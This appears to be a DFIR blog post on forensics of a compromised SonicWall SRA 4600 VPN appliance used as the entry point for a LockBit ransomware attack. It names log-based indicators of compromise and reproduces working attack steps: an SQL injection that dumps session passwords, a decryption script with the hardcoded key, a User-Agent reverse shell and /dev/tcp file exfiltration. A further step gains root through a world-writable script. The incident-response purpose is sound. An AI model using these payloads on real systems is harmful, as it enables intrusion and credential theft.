VPN Appliance Forensics – Compass Security Blog


Archived: 2026-04-05 17:52:21 UTC

During a DFIR (Digital Forensics and Incident Response) Case, we encountered an ESXi Hypervisor that was encrypted by the Ransomware LockBit 2.0. Suspicious SSH logons on the Hypervisor originated from an End-of-Life VPN Appliance (SonicWall SRA 4600). It turns out, this was the initial entry point for the Ransomware attack. Follow us into the forensics analysis of this compromised device.


Finding the Logs

After isolating the VPN Appliance from the Internet and from the internal Network, the customer gave us the credentials for the web based administration interface.

Unfortunately, all log listings in the graphical interfaces were almost empty:



After sifting through all the available features, we found an interesting *Tech Support Report* feature under *System > Diagnostics*:



The feature downloads a ZIP file containing interesting logs of the system and an export of its configuration:

```
 status.txt
persist.db.log.1
mcd.log.1
eventlog.1
geoBotD.log.1
```

```
tunneld.conf
tunneld.log
vmctl.log
wafStats.db.log
smtp.conf
sonicfiles.log
sso_proxy.log
temp.db.log
settings.json
smm.log
mcd.log
nxlog.log
persist.db.log
kernel.log
logrotate.conf
logrotateVA.conf
httpd.log
httpd.log.1
geoBotD.log
ha.log
html5Client.log
examples.db.log
firebase.conf
firebase.log
ftpd.log
dhcpc.log
dtls.log
eventlog
boot.log
clientsDownload.log
```

These logs hold very valuable information, **if and only if the system was not shut down**. The following files in particular were of interest:

eventlog

The `eventlog` records successful and failed logins on both the VPN and the web interface. The following information is also recorded:

- timestamp
- username
- source IP address

```
 Nov 26 11:26:26 sslvpn SSLVPN: id=sslvpn sn=[CUT-BY-COMPASS] time="2021-11-26 09:26:26" vp_time="2021-11-26 09
Nov 26 11:28:02 sslvpn SSLVPN: id=sslvpn sn=[CUT-BY-COMPASS] time="2021-11-26 09:28:02" vp_time="2021-11-26 09:2
Nov 26 11:28:05 sslvpn SSLVPN: id=sslvpn sn=[CUT-BY-COMPASS] time="2021-11-26 09:28:05" vp_time="2021-11-26 09:2
```

```
Nov 26 11:28:05 sslvpn SSLVPN: id=sslvpn sn=[CUT-BY-COMPASS] time="2021-11-26 09:28:05" vp_time="2021-11-26 09:2
Nov 26 11:28:06 sslvpn SSLVPN: id=sslvpn sn=[CUT-BY-COMPASS] time="2021-11-26 09:28:06" vp_time="2021-11-26 09:2
Nov 27 11:07:39 sslvpn SSLVPN: id=sslvpn sn=C0EAE4915E4C time="2021-11-27 10:07:39" vp_time="2021-11-27 10:07:39
Nov 27 11:35:43 sslvpn SSLVPN: id=sslvpn sn=C0EAE4915E4C time="2021-11-27 10:35:43" vp_time="2021-11-27 10:35:43
```

mcd.log

The `mcd.log` records successful VPN connections. The following information is also recorded:

- assigned IP address from the VPN IP address pool
- username
- source IP address from where the connection was established

```
 2021-11-26 09:28:06:mcd 23888: MCD launched [RIP:10.100.132.100;UNAME:xyz;CIP:[CUT-BY-COMPASS]]
2021-11-26 09:28:08:mcd 23888: SSL VPN: Connected
2021-11-26 10:11:08:mcd 23888: Signal Recd (2). Exiting...
2021-11-26 10:11:08:mcd 23888: Cleaned up routes and proxy arp
2021-11-26 10:11:08:mcd 23888: NxSession sync'd up
2021-11-26 10:11:08:mcd 23888: Stat files cleaned up
2021-11-26 10:11:08:mcd 23888: MCD shutdown.
```

This log went back to the last start of the system, therefore giving a very long audit trail.

httpd.log

The `httpd.log` records requests to the web server. This included traces of used exploit techniques. We will now dive into these.

Reconstructing the Attack

Through analysis of the event logs, suspicious logons could be identified. The source IP address was located in countries where the customer had no employees and the logon times were unusual and matched with the Ransomware attack. However, it was at first not clear if the attacker obtained credentials through phishing or through a vulnerability in the VPN appliance.

The appliance was not on the company's inventory and therefore they were not aware that an EOL device was running in their network.

Hence we searched online to see if there were known flaws in this particular firmware version.

Unauthenticated SQL Injection

The used firmware was vulnerable to an unauthenticated SQL injection, that allows to read cached credentials of active sessions from the database. For more information about this issues, check the writeup by Crowdstrike.

SonicWall issued a patch for this issue. However, because the SRA 4600 appliance is considered End-of-Life, no Firmware upgrade was released for the device.

The leaked cached credentials are plaintext VPN user passwords, encrypted with a key that is hardcoded in the appliances firmware. The following request was crafted based on the vulnerability writeup. It allowed us to test the exploitability against the SRA appliance:

```
 POST /cgi-bin/supportInstaller HTTP/1.1
Host: 10.100.132.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 126

fromEmailInvite=1&customerTID="impossible'+UNION+SELECT+0,0,userType,userName,0,password,0,0+FROM+Sessions+LIMI
```

If there is a session on the device, the encrypted password is returned in the *supportcode* JavaScript variable:

```
 HTTP/1.1 200 OK
Date: Fri, 26 Nov 2021 14:40:21 GMT
Server: SonicWALL SSL-VPN Web Server
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Security-Policy: script-src https://*.duosecurity.com 'self' 'unsafe-inline' 'unsafe-eval'; object-src '
Referrer-Policy: strict-origin
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 3141

[CUT BY COMPASS}
<script src="/js/schemeurl.9.0.0.5-19sv.js" type="text/javascript" charset="utf-8"></script>
<script>
var servername = "10.100.132.2";
var port = "443";
var strsession = "";
var serverversion = "150994952";
var username = "admin";
var portalname = "2";
var userdomain = "";
var supportcode = "2D0A5C61578B2D70FEA65F4C5868A8DAA2ECB2DB9D203EEE";
var ticket = "&0000000000000000053610>>50000:46000000000008000;0000000000Pq0000000070000000000ee0400000000000ø000
var expertname = "0";
```

```
var fullControl = "4";

var sonicwallSMAConnectAgentVersion = "1.1.25";
[CUT BY COMPASS]
```

The encrypted password can be decrypted using a simple python script (based on the CrowdStrike writeup):

```
 # use python3 and pip install pycryptodomex
from Cryptodome.Cipher import DES

def des_decrypt(ct):
  key = b'\x2f\x4f\x2a\x86\xd5\x52\xf8\x80'
  cipher = DES.new(key, DES.MODE_CBC, iv=b'\x00'*8)
  return cipher.decrypt(ct)

def decrypt_hex_to_str(h):
  pt = des_decrypt(bytes.fromhex(h))
  return pt.rstrip(b'\x00').decode()

password_enc = '2D0A5C61578B2D70FEA65F4C5868A8DAA2ECB2DB9D203EEE'

password = decrypt_hex_to_str(password_enc)
print(password)
```

If there is no valid session, an HTTP error 500 is returned. This server error leaves valuable evidence in the `httpd.log`:

```
 [Fri Nov 26 11:19:44 2021] [error] [client 10.100.132.55] Premature end of script headers: supportInstaller
```

This can be used as an IOC (Indicator of compromise), as attackers likely enumerate all active sessions and trigger this error. The logs of the appliance we looked at had these entries occurring periodically. **This indicates the attackers were regularly collection plain text passwords over a longer period of time.**

Authenticated OS Command Injection

Another log entry in the `httpd.log` caught our attention:

```
 httpd.log:[Fri Nov 26 11:36:21 2021] [error] [client 10.100.132.55] sh: line 4: syntax error near unexpected t
httpd.log:[Fri Nov 26 11:36:21 2021] [error] [client 10.100.132.55] sh: line 4: `HTTP_USER_AGENT=Mozilla/5.0 (X
```


This hints to a failed command injection with the user agent header involved. Several GitHub repositories with exploits for a similar vulnerabilities can be found:

- https://github.com/darrenmartyn/visualdoor

- https://github.com/0xf4n9x/SonicWall_SSL-VPN_EXP


However, the URL paths used in these exploits returned an HTTP 404 error on the analyzed SRA. This means, the appliance is probably not vulnerable for this vulnerability. So, the hunt goes on…

After analyzing the configuration some more, we found a hint in the *Bookmarks* configuration:



Bookmarks can be used to configure a link to a service in the internal network: SSH, RDP, SMB for instance. These links are then available on the SSL VPN “Virtual Office” web portal and can be accessed easily by end-users through the browser.

Here the attackers seemed to exploit a command injection vulnerability in the MAC address field of a Wake-On-Lan feature of the RDP Bookmark. There is actually an input validation that prohibits the creation of such an arbitrary MAC addresses, but it is only implemented in client-side JavaScript. This can therefore be bypassed easily, for example by submitting the form manually with the JavaScript debug console:



The payload `0a:00:27:00:00:01`env|sh`` executes the `env` command in a subshell. This prints all environment variables and pipes it into the shell `sh`, therefore interpreting and executing all environment variables as shell commands. Because the Wake-On-Lan command is executed in a `cgi-bin` environment, the `env` command prints the following variables:

```
 SERVER_SIGNATURE=
HTTP_SEC_FETCH_DEST=document
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0) Gecko/20100101 Firefox/95.0
SERVER_PORT=443
HTTP_HOST=10.100.132.2
DOCUMENT_ROOT=/usr/src/EasyAccess/www/htdocs
SCRIPT_FILENAME=/usr/src/EasyAccess/www/cgi-bin/tscbookmark
HTTPS=on
```


```
REQUEST_URI=/cgi-bin/tscbookmark?method=html5&bmId=10&swcctn=1[CUT BY COMPASS]s
SCRIPT_NAME=/cgi-bin/tscbookmark
SCRIPT_URI=https://10.100.132.2/cgi-bin/tscbookmark
HTTP_CONNECTION=close
REMOTE_PORT=37872
WAF_NOT_LICENSED=1
PATH=/bin:/sbin:/usr/bin:/usr/sbin
HTTP_TE=trailers
_=/usr/bin/env
SCRIPT_URL=/cgi-bin/tscbookmark
[CUT BY COMPASS]
```

Most of them are interpreted as valid shell statements; they define shell variables. On the line that starts with `HTTP_USER_AGENT`, spaces break the shell statement and triggers an error in the log that can be used an an IOC:

```
 [Thu Dec 16 11:40:36 2021] [error] [client 10.100.132.55] sh: line 4: syntax error near unexpected token `(', r
[Thu Dec 16 11:40:36 2021] [error] [client 10.100.132.55] sh: line 4: `HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu,
```

Because the `User-Agent` header is under control of the attacker, he can inject shell commands by inserting a malicious values in the request that triggers the execution of the Wake-On-Lan command.

To trigger the vulnerability, the bookmark is clicked on the “Virtual Office” portal of the according user:



Multiple request are sent to the server. The one of interest is the request to `/cgi-bin/tscbookmark`. Here, a reverse shell is started:

```
 GET /cgi-bin/tscbookmark?method=html5&bmId=10&swcctn=1[CUT BY COMPASS]Z HTTP/1.1
Host: 10.100.132.2
Cookie: [CUT BY COMPASS]
User-Agent: bla;bash -i >& /dev/tcp/10.100.132.55/12345 0>&1
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.100.132.2/
Te: trailers
Connection: close
```

Because bookmarks can be created by standard SSL VPN users, this attack can be used to elevate privileges and extract the appliance configuration that holds interesting information and potentially other credentials. The vulnerability seems not to be exploitable without prior authentication.

Analyzing the SRA System

The next important step was to check the system in depth to see which credentials were stored and potentially could be obtained by the attacker.

Elevating Privileges to root


The analysis was performed through the reverse shell obtained with the OS command injection vulnerability. This shell is running under user `nobody`. This means not all files on the system can be accessed:

```
 $ nc -l 12345
bash: no job control in this shell
bash-4.2$ whoami
nobody
```

To overcome this issue, a privilege escalation was performed on the system to obtain root rights. We searched for executables writeable by everyone with the command `find . -type f -perm 777 2>/dev/null` and found shell script that is invoked automatically by the `root` user, when accessing certificate management on the admin interface:

```
 lrwxrwxrwx 1 root nobody 21 Feb 11 2021 /etc/EasyAccess/var/cert/password.sh -> newcert-3/password.sh
-rwxrwxrwx 1 root root 21 Dec 16 15:21 /etc/EasyAccess/var/cert/newcert-3/password.sh
```

The content of the script was replaced with a reverse shell payload and was invoked by accessing the certificate management on the admin interface:



The **obtained reverse shell was running with root permissions**:

```
 $ nc -l 9876
bash: no job control in this shell
bash-4.2# whoami
whoami
root
```

Note that this backdoor is persisted over reboots.


Finding Stored Credentials

The administrative web application is run as a cgi-bin based application. The callable endpoints are located in the folder `/usr/src/EasyAccess/www/cgi-bin`. They are small compiled binaries that call the main logic of the SRA in the shared library located at `/lib/libSys.so`. To store data, a persistent (`/etc/EasyAccess/var/conf/persist.db`) and a non-persistent (`/tmp/temp.db`) SQLight database is used. All these files can be exfiltrated, for instance by sending them to a remote host via TCP (`cat /tmp/temp.db > /dev/tcp/10.100.132.55/23456`) or encoding / decoding them with base64 to stdout (`openssl base64 -in temp.db`).


The `temp.db` contains the session credentials that could be exfiltrated with the SQL Injection attack described above.

The `persist.db` is storing the applications configuration. It can also be exported in JSON format (named `settings.json`) in the diagnostic export or in the settings export feature on the admin interface.

